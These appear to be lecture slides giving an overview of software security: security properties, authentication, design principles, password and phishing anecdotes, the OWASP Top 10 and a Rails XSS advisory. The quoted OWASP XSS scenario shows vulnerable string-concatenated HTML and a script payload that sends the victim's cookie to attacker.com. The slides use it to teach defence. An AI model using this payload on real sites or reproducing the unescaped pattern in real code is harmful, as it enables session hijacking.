software studio

security: overview

Daniel Jackson

audio stories

Photograph of Mitchell & Webb removed due to copyright restrictions.

Two stories of security failure by Mitchell & Webb, a British comedy duo

1. Identity Theft

2. Mobile Mate

some dichotomies

confidentiality vs integrity

control disclosure & modification of data

confidentiality

integrity

your turn: which properties matter for these data?

- password to access bank account
- link to Google doc for shared reading
- realtor's open house invitation

not just read vs. write

- Bell LaPadula: prevent "write down"

authentication vs authorization


you're who you claim to be vs. you're allowed to do it

how is authentication achieved?

example	*generally...*	*or...*
door key	something you have	something you had once
password	something you know	something you once knew
iris scan	something you are	something you once were

'or' due to Simson Garfinkel; cited in Ross Anderson, Security Engineering

security vs convenience



prevention vs punishment

threat of punishment very effective!

examples

- defrauding the IRS
- bank insider attack
- physical breakin

requires auditing

- system keeps logs of all actions
- separate account for all users; no login as root

designing for security

developing for security

requirements = policy + threat model

example: job application app

- roles: applicants, recommenders, interviewers
- assets: applications,
- policy: eg, applicants can't read recommendations
- threats: eg, users don't have physical access to machine
- a subtlety: eg, authenticity of recommendations?

realization = system + human protocols

- applicants get logins, recommenders get 1-shot links
- interviewers don't share passwords

access control

assets

roles	*applicant profile*	*recommender letters*	*applicant resume*	*interviewer evaluation*
applicant	Read, Write own	-	Read, Write own	-
recommender	-	Read own	Read relevant	-
interviewer	Read	Read	Read	Read, Write

security principles

defense in depth

› redundant protections in case one fails
› eg, no data at all without login; protect all accesses

least privilege (like 'need to know')

› give components only just what they need
› eg, web app cannot delete anything from database

minimal trusted base

› security functions rely on small part of code
› eg, check access at point of lookup

security principles

open design (cf. 'security through obscurity')

› design assuming enemy knows it
› eg: most good crypto algorithms

fail-safe defaults

› make lack of access the default
› eg: whitelist, not blacklist

local checks

› don't rely on assumed context
› eg: ignoring direct URL, replay attack with cookies

be explicit

› don't rely on context
› eg: put client IP address in session cookie

social factors

usability issues

From: "TIG"
Date: October 13, 2008 11:04:08 AM EDT
To: "'Daniel Jackson'"
Subject: **your password**

We recently ran a password checker to evaluate passwords of all CSAIL users, and your password was readily broken. Please choose a new password ASAP...

my password:

sergeantpepper1967

8 character UNIX limit: truncated after this

a company with a bad policy

ACTION REQUIRED TO RETAIN ACCESS TO APPLICATIONS VIA THE INTERNET SUCH AS EMAIL, WEB SITES AND REMOTE DIAL UP

Company provides the ability to access various applications via a Company ID and password. Your password expires every 75 days.

This reminder is being sent as it has been 60 days since your last password change.

If you do not change your password within the next 15 days, your password will expire and you will lose access to company applications.

and a helpful administrator


From: admin@company.com
Sent: Friday, January 09, 2011 4:43 PM
To: consultants
Subject: your passwords

I have updated all the passwords for you.

New Password: Company1
IDs affected: jackson, smith, doe

phishing

users can be fooled into doing all kinds of things...



from the CSAIL list, last year

-- I was expecting a package from DHL, to be delivered between 2pm and 5pm on Friday. It needed a signature.

-- At 1:58pm I received an email allegedly from DHL saying that they had tried to deliver my package, and failed. Of course, I had been home in the afternoon, and hadn't heard any doorbell or anything.

-- The email had an attachment, which contained a .exe file (!).
-- An hour later, my package arrived.

Conclusion: DHL has been penetrated, and they're using the delivery schedule database to send out phishing emails...

pretexting

(not something you do before you send a text)

my favorite example

- Frank Abagnale, Catch Me If You Can
- movie clip: http://www.youtube.com/watch?v=O0uyIWOU024

Quotation removed due to copyright restrictions. From Abagnale, Frank. W. *&DWFK 0H ,I <RX &DQ 7KH 7UXH 6WRU\ RI D 5HDO)DNH*, 2000.

do you know what's being stolen?

Refer to: "The Six Dumbest Ideas in Computer Security." September 1, 2005.

most common bugs

OWASP top ten project

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

see also: http://cwe.mitre.org/top25

sample OWASP description

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
———	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	———
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

Am I Vulnerable To XSS?

You need to ensure that all user supplied input sent back to the browser is verified to be safe (via input validation), and that user input is properly escaped before it is included in the output page. Proper output encoding ensures that such input is always treated as text in the browser, rather than active content that might get executed.

Both static and dynamic tools can find some XSS problems automatically. However, each application builds output pages differently and uses different browser side interpreters such as JavaScript, ActiveX, Flash, and Silverlight, which makes automated detection difficult. Therefore, complete coverage requires a combination of manual code review and manual penetration testing, in addition to any automated approaches in use.

Web 2.0 technologies, such as AJAX, make XSS much more difficult to detect via automated tools.

How Do I Prevent XSS?

Preventing XSS requires keeping untrusted data separate from active browser content.

1. The preferred option is to properly escape all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. Developers need to include this escaping in their applications unless their UI framework does this for them. See the OWASP XSS Prevention Cheat Sheet for more information about data escaping techniques.
2. Positive or "whitelist" input validation is also recommended as it helps protect against XSS, but is not a complete defense as many applications must accept special characters. Such validation should decode any encoded input, and then validate the length, characters, and format on that data before accepting the input.
3. Consider employing Mozilla's new Content Security Policy that is coming out in Firefox 4 to defend against XSS.

Example Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += " <input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'> ";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'> <script> document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie </script> '.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A5 for info on CSRF.

References


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

External

- CWE Entry 79 on Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet
- Firefox 4's Anti-XSS Content Security Policy Mechanism

NIST's national vulnerability DB



Source: National Institute of Standards (NIST).

http://web.nvd.nist.gov

NIST's national vulnerability DB

National Cyber Awareness System

Vulnerability Summary for CVE-2013-1857

Original release date: 03/19/2013

Last revised: 03/19/2013

Source: US-CERT/NIST

This vulnerability is currently undergoing analysis and not all information is available.
Please check back soon to view the completed vulnerability summary.

Overview

The sanitize helper in lib/action_controller/vendor/html-scanner/html/sanitizer.rb in the Action Pack component in Ruby on Rails before 2.3.18, 3.0.x and 3.1.x before 3.1.12, and 3.2.x before 3.2.13 does not properly handle encoded : (colon) characters in URLs, which makes it easier for remote attackers to conduct cross-site scripting (XSS) attacks via a crafted scheme name, as demonstrated by including a : sequence.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

External Source: MLIST

Name: [rubyonrails-security] 20130318 [CVE-2013-1857] XSS Vulnerability in the `sanitize` helper of Ruby on Rails

Hyperlink: https://groups.google.com/group/rubyonrails-security/msg/78b9817a5943f6d6?dmode=source&output=gplain

Source: National Institute of Standards (NIST).

a Rails vulnerability reported yesterday

trends from OSVDB

2003: XSS vs buf

2008-10: injection

XSRF: sleeping giant

remote files: PHP

